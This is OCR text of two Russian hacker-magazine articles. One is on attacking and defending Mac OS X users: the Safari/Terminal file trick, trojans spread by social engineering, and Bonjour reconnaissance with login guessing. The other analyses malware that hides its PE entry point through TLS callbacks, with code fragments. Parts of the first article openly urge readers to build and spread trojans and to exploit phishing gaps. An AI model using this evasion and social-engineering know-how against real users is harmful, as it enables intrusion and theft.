
От Mac OS X многие не в восторге, и макюзеров многие не любят. И за что нас любить? Большинство макюзеров — вздорные мальчишки и девчонки, гордящиеся своими пластиковыми игрушечными компьютериками и телефончиками. Конечно, Mac OS X — система для идиотов (иначе бы я ею и не пользовался) и нытиков, неспособных справиться с настоящей мужской операционной системой. Настоящим мужикам она неинтересна. Настоящих мужчин интересуют машины, туристические походы и политика!

Пользователи Mac OS X пребывают — я не шучу — в счастливом неведении о том, что в мире существуют вирусы, трояны, фишинг и так далее. Mac OS X находится в опасном дисбалансе — при отсутствии реальных (то есть видимых, осязаемых) угроз ее разработчики слишком много времени тратят на безопасность.

Ну, вот кому нужны в Mac OS X «ACL»? Кто планировал к серверу с Mac OS X подключаться по протоколу Apple File Protocol, кроме кучки дизайнеров и верстальщиков? Зачем там промышленное шифрование всего подряд 128-битными ключами, семикратное затирание «Корзины» случайным набором нулей и единиц?

В итоге, пока всему остальному миру достаются бушующие вирусные эпидемии, приносящие миллионы долларов убытка... — посмотрим, что достается макюзерам.

Где-то в феврале 2006 года по блогосфере прокатилась шокирующая новость — в Safari обнаружена серьезнейшая уязвимость. Если люди скачивали, приняв за безобидный JPEG, специальным образом подготовленный файл, он запускал Terminal.app (приложение для доступа к командной строке через GUI) и выполнял записанный в нем сценарий (на bash, python, чем угодно). Уязвимость демонстри-



Упс! FTP/SFTP-клиент для моего удобства сам нашел все Маки с работающим ssh

FileVault надежен, как танк, и практически не отличается от него скоростью и маневренностью при бэкапе. Увы, удобство — это цена безопасности...

ровалась устрашающим образом — файл скачивался и самостоятельно запускался! Многие испугались.

Давай кратко разберем суть уязвимости. В Mac OS X существует несколько способов определения, каким приложением будет открыт файл, а именно — три.

Первый способ — незамысловатое расширение, которое ассоциировано с некоторым приложением по умолчанию (Safari для .html, iTunes для .mp3 и так далее).

Второй способ — отметка создателя, то есть программы, в которой файл был создан или сохранен. При решении, что делать при запуске файла, этот способ важнее предыдущего.

Третий способ — выставленная специально для файла преференция: каким приложением его открывать. Посмотри на скриншот. Я создал пустой текстовый файл photo.jpg, затем через GUI ассоциировал его с Terminal. У него появляется новое свойство (resource fork) — в нем хранится информация о том, каким приложением я желаю впредь открывать этот файл. Поле называется usro (user option), приложение — /Applications/Utilitites/Terminal.app (в usro прописывается абсолютный путь к приложению). Файл по-прежнему определяется как JPEG. Если я запущу его двойным кликом — он откроется в Terminal.app и будет исполнен. Resource Fork хранится непосредственно в самом файле только на томе с файловой системой HFS+ (системной ФС Mac OS X). Если записать файл с тем же usro на том с FAT32 или UDF или сжать его архиватором, не поддерживающим resource fork (то есть, любым, кроме StuffIt), он, тем не менее, сохранится — в виде кучки скрытых файлов и папок. Таким образом, вилку ресурсов — и поле usro — можно передавать с одного Мака на другой, поместив файл, скажем, в zip-архив.

В веб-браузере Safari есть опция — после скачивания автоматически открывать «безопасные» файлы. Безопасными файлами наивная Apple считает видео-, аудио-, PDF-файлы, картинки и текстовые документы, а также образы дисков и другие архивы. Образы дисков — это стандартный способ распространения ПО для Mac OS X (файлы с расширением dmg (disk image), которые по клику монтируются и относительно безопасны). В Mac OS X по соображениям безопасности нет автостарта дисков (из примерно тех же соображений некоторые виды malware для Windows записывают себя на USB-флешки вместе с autostart.ini).

Собственно, уязвимость заключалась в следующем: человек скачивал архив с фотографией внутри, Safari автоматически распаковывал архив, находил внутри файл, по расширению определял его тип как «изображение формата JPEG», и, сочтя безопасным, открывал — используя указанное приложение, /Applications/Utilities/Terminal.app. Что, при наличии флага +x на файле, приводило к исполнению команд, записанных в этом самом файле.

То есть, **дефолтное сочетание настроек позволяло выполнять на компьютерах граждан практически любое количество терминальных команд**. Тем же `rm -rf ~`, будь такое желание, можно было бы наделать порядочно дел. И чем же все закончилось? Представь, что было бы, если бы Internet Explorer по умолчанию автоматически открывал каждый скачанный файл с расширением jpg, zip или mp3. Так вот — не случилось ничего! Люди запаниковали, потом сняли галочку с этой самой опции в Safari и все. Некоторые спешно переместили Terminal.app куда-то еще (или вовсе удалили), но это была чистая паника, и смысла в поступке не было.

Так вот. Пока я писал статью, я полез проверять — стоит ли у меня эта галочка. Оказалось, что стоит — вдобавок, только что докачавшийся dmg-файл самостоятельно смонтировался, не отвлекая меня от текста. Компьютер совсем новый, а значит, она по сей день стоит там по умолчанию. Но кое-что изменилось! Я отправил файл самому себе по почте, скачал — Safari автоматически распаковал photo.jpg в мою папку Downloads, но не запустил его. Когда я сделал это сам (голые фото Курниковой!), система сообщила — photo.jpg может быть приложением, он был скачан из интернета и будет открыт в Терминале. Уверен ли я? Конечно, вожделение к Курниковой может быть безграничным и всегда найдутся люди, которые нажмут кнопку «ОК», особенно если файл им пришлет кто-нибудь знакомый — но это не одно и то же...

ПРАКТИКА РАБОТЫ С МАКЮЗЕРОМ

Итак, Mac OS X, как все системы, особенно уязвима со стороны пользователя. Некоторые нововведения в области безопасности, в частности, выражаются в том, что пользователю придется читать всплывающие окна. Почему это имеет значение? Дело в том, что это и есть в действии та самая «уловка-22», о которой я так много говорил. Чем безопаснее пытается быть система, тем больше вовлечения эта безопасность требует от человека. Появление таких окошек нельзя отключить — но их очень легко игнорировать. Нет никакой возможности решить эту задачу иначе — ведь ограничивать свободу владельца компьютера нельзя!

И — второе. Mac OS X находится в крайне невыгодном положении. Небольшая рыночная доля лишает ее не только коммерческого внимания — нет никакого смысла ломиться на хорошо защищенные Маки, когда дырявых PC так много. Но она лишена и академического внимания: по различным причинам (очень нравится, очень не нравится, есть занятия поинтересней) ее зачастую игнорирует элита информационной безопасности. А вот это уже плохо, потому что вселяет в инженеров и пользователей чувство ложной безопасности.

Третье. Это очень, очень дружелюбная система. Ее основной лозунг — «просто работает». Если к Маку подключить принтер, он появится в списке принтеров. ОС даже серийный номер не спрашивает при установке — какой серийник, дружище, ты уже купил/купила Мак, конечно, тебе положена Mac OS X, пользуйся, радуйся! Следовательно, система предпочитает лишний раз не напрягать пользователя и всеми силами избегает загадочных, необъяснимых глюков (такие любит устраивать файрвол Windows, например). **Макюзеры быстро привыкают, что 99% вещей происходят самостоятельно, без их участия** (*И без их, в том числе, ошибок,* — Прим. Forb).

Что следует из этих трех пунктов? Если пользователи системы привыкли считать ее безопасной и не привыкли к ограничениям и вопросам — значит, всегда можно найти способ эксплуатировать именно пользователя. Поэтому мы сейчас пройдемся по потенциально опасным способам взаимодействия с системой, разберем несколько полезных пунктов, а затем решим — как защитить собственный Макинтош (или Хакинтош) от внимания со стороны друзей и коллег.

Значок @ в списке атрибутов файлов указывает на resource fork

Система удалит поле com.apple.quarantine с этого файла

Мне много не нужно! У меня включен SSH, и я поменял имя компьютера (по эстетическим соображениям)

Эта фотография может быть приложением. Чьи фотографии ты скачивал сегодня в 15:05? Если ты нажмешь «OK»...

Все-таки Mac OS X и OpenSSH делают не самые глупые люди! Пустой пароль тут не принимается

Система сама предложила Short Name, когда я сместил на него фокус. В 10.6 так будет заполняться и поле Password

Я, конечно, не приведу ни одного готового эксплойта — сейчас их просто нет. Компания Apple начинает что-то подозревать, и заплатки к реально распространенным эксплойтам обычно выходят в течение месяца (а ставят их почти все). Эксплойты в стороннем софте ты можешь найти самостоятельно (особо поинтересуйся Microsoft Office 2008 и 2004 for Mac — он достаточно распространен и... он сделан в Microsoft).

СНОВА ВИЛКА


Сначала кратко закончим с той самой вилкой ресурсов — Mac OS X 10.5 использует ее для повышения безопасности системы. Если ты решишь воспользоваться Safari, система именно в вилке ресурсов сохранит информацию о том, когда и откуда ты скачал этот файл. В случае обычных файлов (не приложений) к вилке ресурсов добавляется новое поле com.apple.quarantine, которое и сообщает, что файл был скачан из интернета. К приложениям добавляется адрес сайта.
Конечно, файловая безопасность не ограничивается только этим, но для того, чтобы удалить со своего трояна запись о карантине, тебе придется помучиться (найти buffer overflow в Finder, например). Потребуется досконально изучить систему — и ты рискуешь стать макюзером.
Из этого следует — если пойдешь по этому пути, тебе, вероятно, придется действовать социальными методами. Тебя вполне может ждать успех — даже если пользователю двадцать раз показать предупреждение да потребовать ввести пароль (это, кстати, запросто может дать твоему приложению привилегии рута), все равно найдется кто-то, кто сделает по-твоему. Конечно, социальный хакинг — скорее, искусство, чем наука. Тебе потребуется талант программиста, дизайнера, веб-дизайнера. Придется создать похожий на настоящий сайт, придумать способ убедить пользователей скачать и поставить твое — запакованное в dmg и украшенное шикарным артом — приложение. А главное, тебе понадобится проникнуть в сам дух Mac OS X, чтобы привередливая жертва не передумала на полпути...
Примерно год назад создали троян, который распространялся именно так. На тематических форумах появилась куча SEO-ссылок (спама, то есть) на порносайты, которые предлагали пользователю поставить супер-мега-порнокодек (ultracodec1000.dmg) для QuickTime. Установка шла через системный Installer. После установки человек получал DNSChanger — и дальше бедняга то ли сдавал свои пароли от PayPal, либо просто смотрел рекламу, пока не надоедало. Скачать ultracodec1000.dmg мне, к сожалению, не удалось — дикие версии троянов для OS X долго не живут — но это не должно тебя останавливать. Всегда найдется желающий поставить твой троян.

SAFARI

Хорошо, а как насчет Safari? Ведь это основной способ взаимодействия пользователя с Сетью (в которой его поджидаешь ты). Представь себе, но в Safari нет защиты от фишинга. Более того, в версии 3.1.1 для Windows даже была возможность самостоятельно подменять содержимое адресной строки — так что можно было представляться не длиннющим (вызывающим подозрения одним только количеством букв) URL, а просто и незатейливо — ebay.com, paypal.com, alfabank.ru... В версии 3.1.1 лафу прикрыли. Это делает Safari последним браузером без такой функции — в Internet Explorer и Firefox она давно есть. Скорее всего, скоро недостаток исправят — но пока можно пользоваться.
Safari очень часто упоминается в различных сводках — и его открытая часть (WebKit) и закрытая проприетарная (та часть, которая автоматически запускала скрипты в терминале). Например, уязвимость в libtiff использовалась в iPhone с прошивкой 1.1.1 для джейлбрейка (по сути, исполнения произвольного кода). Закрытая недавно уязвимость позволяла повреждать память, предлагая пользователю zip-архивы со слишком длинными именами. В общем, Safari, особенно с момента выхода версии для Windows и появления iPhone, — объект пристального внимания. То, что WebKit также используется в Google Chrome, собственном браузере Nokia и — зачастую — в Epiphany, делает его особо привлекательным. Вдобавок, WebKit простой, маленький и его легко читать, вскрывать и переделывать под себя, а опасность стать макюзером минимальна.

ОСТАЛЬНАЯ СЕТЬ

Я не буду тебе врать — в Mac OS X 10.5 по умолчанию отключен файрвол. Там есть встроенный файрвол, основанный на ipfw, юниксовом фильтре пакетов, и по дефолту он отключен. Однако по тому же самому умолчанию в Mac OS X нет ни одного включенного сетевого сервиса. Каждый сервис пользователь должен включать самостоятельно (System Preferences → Sharing). File Sharing также содержит в себе FTP и SMB, но их нужно



Удали эти две строки и Bonjour перестанет трепать лишнее

Так resource fork хранится в zip-архиве

По умолчанию гостю разрешено получать доступ к папке Public, но это легко исправить



warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!

включать отдельно — по умолчанию протоколом доступа к файлам является AFP (Apple File Protocol). Правда, вероятность того, что у твоего друга/соседа эти сервисы будут включены — отнюдь не нулевая: Маки обычно покупают в качестве второго компьютера (например, ноутбук Apple с сохранением настольного PC), и SMB включают, чтобы наладить перекачку файлов туда-сюда. Web Sharing включает Apache, Screen Sharing включает VNC, Remote Login включает sshd.

Что ты можешь сделать с этой информацией? Во-первых, тебе необязательно (хотя так будет проще) иметь Мак — достаточно Linux (OpenSUSE, например); современные дистрибутивы включают поддержку AFP и mDNSresponder, и ssh-клиент тоже.

Тут очень важен mDNSresponder — Apple называет его Bonjour. Это версия zeroconf, активно используемая Apple во всем подряд (от подключения iTunes к сетевым колонкам AirTunes до разрешения локальных доменных имен). Он оповестит тебя о том, что в Сети появился Мак, и о сервисах, которые предоставляет (также смотри мою статью о безопасности iPhone в августовском номере X, там все довольно подробно изложено).

Теперь ты видишь Мак, ты видишь его ресурсы, ты видишь включенный file sharing. Первое, что он тебе даст — подключение под гостевой записью (посмотри на скриншот — заметь, доступ гостю можно и прикрыть). Есть вероятность, что гостю будут доступны все внешние тома, подключенные к Маку и расшаренные руками (автоматически и корректно шарятся только HFS+-тома). В гостевой папке (~/Public) тебе ничего особенно не светит — она доступа только для чтения. Плюс, в ней есть папка Drop Box, доступная только для записи.

Что тебе еще удастся узнать? Ты можешь начать угадывать логин пользователя. У пользователя есть полное имя (скажем, Сергей Иванов) и короткое имя (UNIX-логин). Mac OS X пытается быть очень полезной и предлагает человеку, который ввел свое полное имя, соответствующий логин (в том числе, в переводе с русского). Вероятность того, что он согласится — высокая. Узнать полное имя тоже легко — система использует его для именования гостевой папки пользователя (Сергей Иванов's Public Folder) — получить из этого sergejivanov несложно. Более того, если это первый (или вовсе единственный) пользователь на компьютере, та же схема будет использована при его именовании — Сергей Иванов's MacBook, Сегей Иванов's iMac и так далее. Помни, что длинное и короткое имя не обязательно связаны. Длинное имя можно использовать при логине по AFP, короткое — при логине по ssh.

А что, если при регистрации пользователь решит не вводить никакого пароля? После короткого предупреждения (кто же его читает!) система согласится. Тебе это кое-что даст — однако, не доступ по ssh. AFP пустит тебя в домашнюю папку, но ни логин по ssh, ни sudo работать не будут (в Mac OS X пользователь root отключен, и административные пользователи вводят собственный пароль при выполнении sudo).

ЗАЩИТИ СЕБЯ

Если тебе не удалось избежать этой чумы XXI века, и ты все-таки стал макюзером (или поставил Leopard, например, на MSI Wind), полезно бы знать, как защитить себя от любопытных исследователей.

Смотри, есть просто очевидные вещи — пользуйся нормальным паролем, включи автоматическое запирание экрана при старте скринсейвера, изучи и пойми работу системы. Нет никакого смысла работать под стандартным пользователем и регулярно переключаться на администратора — особой разницы ты не заметишь (стандартному не разрешено без ввода пароля класть приложения в /Applications и писать в корень). Но стоит включить файрвол, выключить VNC (обойдешься ssh).

Конечно, Bonjour оповестит о твоем ssh всех, кто находится в твоей сети — но его можно попросить и не делать этого. Открой для правки файл настроек демона, запускающего sshd — sudo vi /System/Library/LaunchDaemons/ssh.plist. Это XML-файл, который довольно легко читать. Ты найдешь там две строки — «<string>ssh</string>» и «<string>sftp-ssh</string>», которые собственно и сообщают Bonjour, какие сетевые сервисы представляет sshd, когда он запущен. Удали строки, перезапусти sshd и, вуаля, — сервис больше не регистрируется Bonjour.

Если у тебя Мак, поставь пароль на EFI/OpenFirmware — он не позволит загрузить его в однопользовательском режиме, а сбросить без вскрытия корпуса его не удастся. Если ты конченый параноик — для тебя в Mac OS X есть кое-что особенное. Это FileVault, шифрование твоей домашней папки самым большим ключом на всем Диком Западе.

То есть, вместо /Users/yournick у тебя будет образ диска, зашифрованный так надежно, что если с ним что-то случится (или если ты забудешь пароль), то можешь попрощаться со своими данными. Однако даже если злоумышленник вырвет у тебя сумку с ноутбуком, разломает его и вытащит жесткий диск, ни байта твоей информации извлечь он не сможет.

Конечно, если ты не выключил его и в памяти содержится что-то важное — ее можно охладить жидким азотом, извлечь и исследовать на специальном оборудовании. Ничего не поделаешь! Компьютерная безопасность представляет собой настоящую «уловку-22»!



Крис Касперски

МАЛВАРЬ НОВОГО ПОКОЛЕНИЯ

ИССЛЕДОВАНИЕ СОВЕРШЕННОЙ ЗАРАЗЫ

В сентябре 2008 датчики распределенных антивирусных сетей зафиксировали необычную активность — эпидемия малвари нового поколения начала свое распространение практически одновременно с Индонезии, Вьетнама и Таиланда, обходя антивирусные преграды на форсаже. Я это дело раскрутил, написав пару POC'ов, демонстрирующих технику сокрытия истинной точки входа в файл. Это актуально не только для зловредных программ, но и для легальных протекторов.

История началась еще несколько лет назад, когда я ковырял червей, обходивших персональные брандмауэры путем создания удаленного потока и вызывавших API-вызов `CreateRemoteThread`. В качестве стартового адреса ему передавался указатель на вредоносный код, впрыснутый в адресное пространство жертвы — например, выделением памяти на куче с последующим копированием shell-кода API-вызовом `WriteProcessMemory`. Чтобы «выкупить» левые потоки, достаточно взглянуть на их стартовый адрес. У «нормальных» потоков он указывает в область страничного имиджа PE-файла, а у «рукотворных» — лежит в стеке, куче (или еще непонятно где).

Вот только ни Process Explorer Марка Руссиновича, ни даже SoftICE не желали отображать истинные стартовые адреса «рукотворных» потоков. Высвечивали какой-то невменяемый адрес, ведущий в недра



Конференция AVAR-2008, посвященная (анти) вирусным технологиям, на которой я собираюсь зачитать свой доклад о способах подмены точки входа в файл

KERNEL32.DLL, что, конечно, весьма подозрительно, но на вещественное доказательство не тянет. Поковырявшись в системном загрузчике, я выяснил, что подлинный стартовый адрес потока находится практически на самом дне стека. И если малварь не предпринимает дополнительных способов маскировки, то «рукотворные» потоки обнаруживаются тривиальным сканером, который и был написан мной, что называется по горячим следам и послан Марку Руссиновичу вместе с баг-рапортом на Process Explorer. Поскольку никакой реакции так и не последовало, рапорт был обнародован на вполне респектабельной хакерской тусовке OpenRCE.org. Но и там он остался незамеченным.

Годом позже, разгребая завалы своих заметок, нацарапанных на клочках бумаги, я заинтересовался — на каком этапе загрузки файла стартовый адрес базового потока попадает в стек и можно ли его изменить из TLS-callback'а или функции Dllmain статически прилинкованной DLL. Оказалось, что стартовый адрес формируется до инициации TLS/Dllmain, а после инициализации обращения к оригинальной точке входа, прописанной в PE-заголовке, уже не происходит. Система использует адрес, сохраненный в стеке, и этот адрес действительно может быть изменен. Отладчики (не говоря уже о дизассемблерах) к такой «подлянке», разумеется, не готовы и в своей массе просто теряют контроль над исполняемым файлом! Я тут же написал crackme, выложил его на OpenRCE, но хакерская общественность не оценила предложенный трюк по достоинству. В результате чего я потерял к этой затее всякий интерес...

Тем временем, хакерская группировка (пожелавшая остаться в тени, в смысле не оставившая в коде никаких инициалов) переоткрыла технологию изменения точки входа, использовав ее в малвари нового поколения. Статическими антивирусными сканерами она не обнаруживается в принципе! Как минимум, нужен полноценный эмулятор ЦП с качественным эмулятором окружения Windows, учитывающим недокументированные особенности системного загрузчика PE-файлов (а именно на них держится механизм подмены точки входа).

Из всех существующих антивирусов малварь нового поколения сегодня могут обнаруживать только NOD32, F-Secure, Symantec, KAV, Dr.Web, да и то, лишь после усовершенствования эмулятора окружения Windows. Остальные тихо курят в сторонке. Неудивительно, что рассылка POC'ов знакомым сотрудникам антивирусных компаний (Checkpoint, Symantec, F-Secure, K7Computing) вызывала конкретный резонанс, завершившийся посылом меня... нет, туда меня послали горячие парни из KAV'а.

Ладно, это все шутки. А ситуация вполне серьезна. Уж не я ли спровоцировал рождение малвари нового поколения? Нет и еще раз нет. Это совершенно независимая находка неизвестной хакерской группы (что элементарно доказывается анализом кода). Несмотря на то, что мой crackme и обозначенная малварь исповедуют идентичные концепции, детали реализации совершенно различны. Позиция стартового адреса потока в стеке непостоянна и варьируется даже в рамках отдельно взятой версии операционной системы. Это высадило меня на разработку системно-независимого алгоритма, сканирующего стек на предмет поиска наиболее вероятных кандидатов на роль стартового адреса. В то же самое время, пойманная малварь использует фиксированные локации и потому функционирует только под строго определенными версиями операционной системы. Логично, если бы хакеры увидели мой crackme, они бы непременно позаимствовали системно-независимый алгоритм, но этого не произошло. Значит, есть все основания предполагать, что это — продукт параллельных исследований, и я тут совсем не причем.

В настоящее время компания Endeavor Security, Inc работает над армированием AMP (Active Malware Protection), присобачивая к ней перехаченный x86emu вместе с эмулятором окружения Windows, «осведомленным» о недокументированных возможностях системного загрузчика PE-файлов. Так что AMP имеет все шансы оказаться первым коммерческим продуктом, способным распознавать малварь нового поколения и не только распознавать, но и блокировать.

А проблема действительно встает в полный рост и чем дальше, тем выше. Какое-то время антивирусы не смогут обнаруживать малварь, изменяющую точку входа в PE-файл, и нам придется сражаться с ней вручную, а для этого нужно не только уверенно держать IDA-Pro/HIEW в руках, но и разбираться в недокументированных тонкостях работы системного загрузчика. О них мы сейчас и поговорим.

ТОЧКИ ВХОДА — ЖИВЫЕ И МЕРТВЫЕ

Спецификация на PE-файл от Microsoft описывает специальное поле в PE-заголовке, хранящее относительный виртуальный адрес (RVA) точки входа в файл, с которого как бы и начинается его выполнение. «Как бы», потому что точка входа (она же Entry Point) выполняется не первой, а последней.

До передачи управления на Entry Point система загружает все статически прилинкованные динамические библиотеки, вызывая функции Dllmain, исполняющиеся в контексте загрузившего их процесса и способные воздействовать на него любым образом. TLS-callback'и (да-да, те самые, о которых мы уже говорили в #5 «Энциклопедии антиотладочных приемов») также получают управление до выполнения точки входа, которой, вообще-то, может и не быть. В самом деле! Если Dllmain или TLS-callback «забудет» возвратить управление, точку входа вызывать станет уже некому и потому она может указывать на любой код! Но не будем забегать вперед.

Рассмотрим классический алгоритм определения точки входа, взятый на вооружение многими антивирусами, отладчиками, дизассемблерами, определителями упаковщиков и т.д., и т.п. — устали перечислять.

КЛАССИЧЕСКИЙ СПОСОБ ОПРЕДЕЛЕНИЯ ТОЧКИ ВХОДА В ФАЙЛ

```
#define PE_off 0x3C     // PE magic word raw offset
#define EP_off 0x28     // relative Entry Point filed
offset

BYTE* GetEP()
{
      static BYTE*   base_x, *ep_adr;
      static DWORD   pe_off, ep_off;
      char   buf    [_MAX_PATH];

      // obtain exe base address
      GetModuleFileName(0, buf, _MAX_PATH);

      base_x = (BYTE*) GetModuleHandle(buf);
      pe_off = *((DWORD*)(base_x + PE_off));
      ep_off = *((DWORD*)(base_x + pe_off + EP_off));
      ep_adr = base_x + ep_off; // RVA to VA
```

```
0012FFD4  00000000
0012FFD8  0012FFC8
0012FFDC  00000000
0012FFE0  FFFFFFFF End of SEH chain
0012FFE4  79481F54 SE handler
0012FFE8  79432B18 KERNEL32.79432B18
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  00409B50 hello.<ModuleEntryPoint>
0012FFFC  00000000
Paused
```

Адрес точки входа в файл, лежащий на дне стека базового потока

```
	return ep_adr;
}
```

Конечно, «промышленная» реализация функции GetEP() выглядит чуть сложнее, поскольку осуществляет множество проверок, опущенных в листинге для простоты понимания. Но не в проверках дело, а в концепции. Дырявой, естественно.

Отладчики ставят сюда бряк, в надежде, что он сработает. Но он не сработает, если адрес точки входа изменен. Стоп! Я опять устроил кавардак. Еще раз, медленно и по порядку. Когда отладчик порождает отладочный процесс и запускает его на выполнение, то первым срабатывает бряк, засунутый системой в функцию `NTDLL!DbgBreakPoint`. Она сигнализирует о том, что отлаживаемый файл спроецирован в адресное пространство и с ним можно работать как со своим собственным. В частности, считывать PE-заголовок и устанавливать бряк на точку останова. Дело в том, что операционная система никак не информирует отладчик о передаче управления на точку входа и отслеживать этот процесс отладчик должен самостоятельно.

```
ntdll!DbgBreakPoint:
77f9193c cc     int 3
```

Дизассемблеры никаких бряков не устанавливают, а просто тупо начинают дизассемблирование с точки входа. Что же касается антивирусов, то вообще-то тут действуют разные стратегии. Сигнатура может быть привязана не только к точке входа, но и к смещению относительно конца/начала файла (или секции). В этом случае, изменение точки входа никак не повлияет на умственные способности антивируса. Однако, прежде чем искать сигнатуру, файл необходимо распаковать, а в случае полиморфных вирусов — еще и прогнать их через эмулятор. И вот тут-то без правильного определения точки входа не обойтись!

Некоторые вирусы используют довольно хитрый трюк, совершая jump из TLS-callback'а, то есть, фактически, выполняя TLS-callback без возврата управления. В результате чего оригинальная точка останова идет лесом и может содержать что угодно. Конечно, в разумных пределах. Наглеть не стоит. В частности, начиная с XP, системный загрузчик выполняет ряд проверок, и файлы с точкой останова, вылетающей за пределы страничного образа, просто не загружаются в память! Но даже если бы они и загружались, для антивируса такая точка останова выглядит слишком подозрительно и легко ловится эвристическим анализатором. Какой смысл палить себя на мелочах? Лучше засунуть в точку входа безобидный код, а из TLS-callback'а совершить переход на вирусное тело. В грубом приближении это выглядит так.

ПСЕВДОКОД МАЛВАРИ СТАРОГО ПОКОЛЕНИЯ, ПЕРЕКРЫВАЮЩЕЙ ТОЧКУ ВХОДА В PE-ФАЙЛ ПОСРЕДСТВОМ БЛОКИРОВКИ ВОЗВРАТА УПРАВЛЕНИЯ ИЗ TLS-CALLBACK'А

```
EntryPoint:
	XOR EAX, EAX
	PUSH EAX
	CALL d, ds:[ExitProcess]
	…
VirusBody:
	…
	…
	…
TLS_Callback1:
	JMP VirusBody
```

На самом деле, антивирус, эмулирующий TLS (а проэмулировать его несложно, благо, он уже давно документирован), разломает эту комбинацию и даже не крякнет. Хотя на практике подавляющее большинство антивирусов либо вообще не знают о существовании TLS, либо эмулируют их некорректно, что открывает большой простор для творческих махинаций по сокрытию зловредного кода в самых неожиданных местах.

